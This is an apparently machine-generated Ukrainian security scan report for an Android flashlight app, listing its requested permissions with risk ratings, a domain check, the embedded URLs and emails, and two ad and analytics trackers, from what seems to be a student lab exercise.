Показано від 1 до 3 з 3 записів

Попередній 1 Далі

≡ ДОЗВОЛИ НА ЗАЯВКУ

Пошук:

ДОЗВОЛ	СТАТУС	ІНФО	ОПИС
android.permission.ACCESS_FINE_LOCATION	небезпечний	точне розташування (GPS).	Дозвол до джерел точного визначення місцезнаходження, таких як глобальна система позиціонування, на телефоні, якщо вони доступні. Шкідливі програми можуть використовувати це, щоб визначити, де ви перебуваєте, і можуть споживати додатковий заряд акумулятора.
android.permission.ACCESS_NETWORK_STATE	нормальний	переглянути стан мережі	Дозволяє програмам переглядати стан усіх мереж.
android.permission.ACCESS_NOTIFICATION_POLICY	нормальний		Дозвіл маркера для програм, які хочуть отримати доступ до політики сповіщень.
android.permission.ACCESS_WIFI_STATE	нормальний	переглянути статус Wi-Fi	Дозволяє програмам переглядати інформацію про стан Wi-Fi.
android.permission.AUTHENTICATE_ACCOUNTS	небезпечний	виступати в якості аутентифікатора облікового запису	Дозволяє програмам використовувати можливості аутентифікатора облікових записів Менеджера облікових записів, включаючи створення облікових записів, а також отримання та встановлення їхніх паролів.
android.permission.BLUETOOTH	нормальний	створити з'єднання Bluetooth	Дозволяє програмам підключатися до парних пристрій Bluetooth.
android.permission.BLUETOOTH_ADMIN	нормальний	адміністрування bluetooth	Дозволяє програмам виявляти та з'єднувати пристрій Bluetooth.
android.permission.CALL_PHONE	небезпечний	безпосередньо дзвонити за номерами телефонів	Дозволяє програмам дзвонити на номери телефонів без вашого втручання. Шкідливі програми можуть викликати неочікувані дзвінки на вашому рахунку за телефон. Зauważте, що це не дозволяє програмам дзвонити на номери екстремально допомоги.
android.permission.CAMERA	небезпечний	робити фото та відео	Дозволяє програмам робити фотографії та відео за допомогою камери. Це дозволяє програмам збирати зображення, які бачить камера в будь-який час.
android.permission.CHANGE_NETWORK_STATE	нормальний	змінити підключення до мережі	Дозволяє програмам змінювати стан підключення до мережі.

Показано від 1 до 10 з 33 записів

Попередній 1 2 3 4 Далі

PEREPIRKA DOMENI NA SHKIDNE PRAVOПошук:

ДОМЕН	СТАТУС	ГЕОЛОКАЦІЯ
play.google.com	добре	IP: 216.58.208.206 Країна: Сполучені Штати Америки Регіон: Каліфорнія Місто: Маунтін-В'ю Широта: 37.405991 Довгота: -122.078514 Перегляд: Карта Google

Показано 1 до 1 з 1 записів

Попередній Далі**URL-адреси**Пошук:

URL	ФАЙЛ
https://play.google.com/store/apps/details?id=	biart/com/flashlight/u.java

Показано 1 до 1 з 1 записів

Попередній Далі**EЛЕКТРОННІ ПОШТИ**Пошук:

EMAIL	ФАЙЛ
artline.dev@gmail.com	biart/com/flashlight/p.java
javamail@sun.com	com/sun/mail/imap/IMAPFolder.java

Показано 1-2 із 2 записів

Попередній Далі**ТРЕКЕРИ**Пошук:

НАЗВА ТРЕКЕРА	КАТЕГОРІЯ	URL
Google AdMob	Реклама	https://reports.exodus-privacy.eu.org/trackers/312
Google Analytics	Аналітика	https://reports.exodus-privacy.eu.org/trackers/48

Показано 1-2 із 2 записів

Попередній Далі**Репорти згенеровані під час виконання лабораторної роботи додані в кінці PDF документа**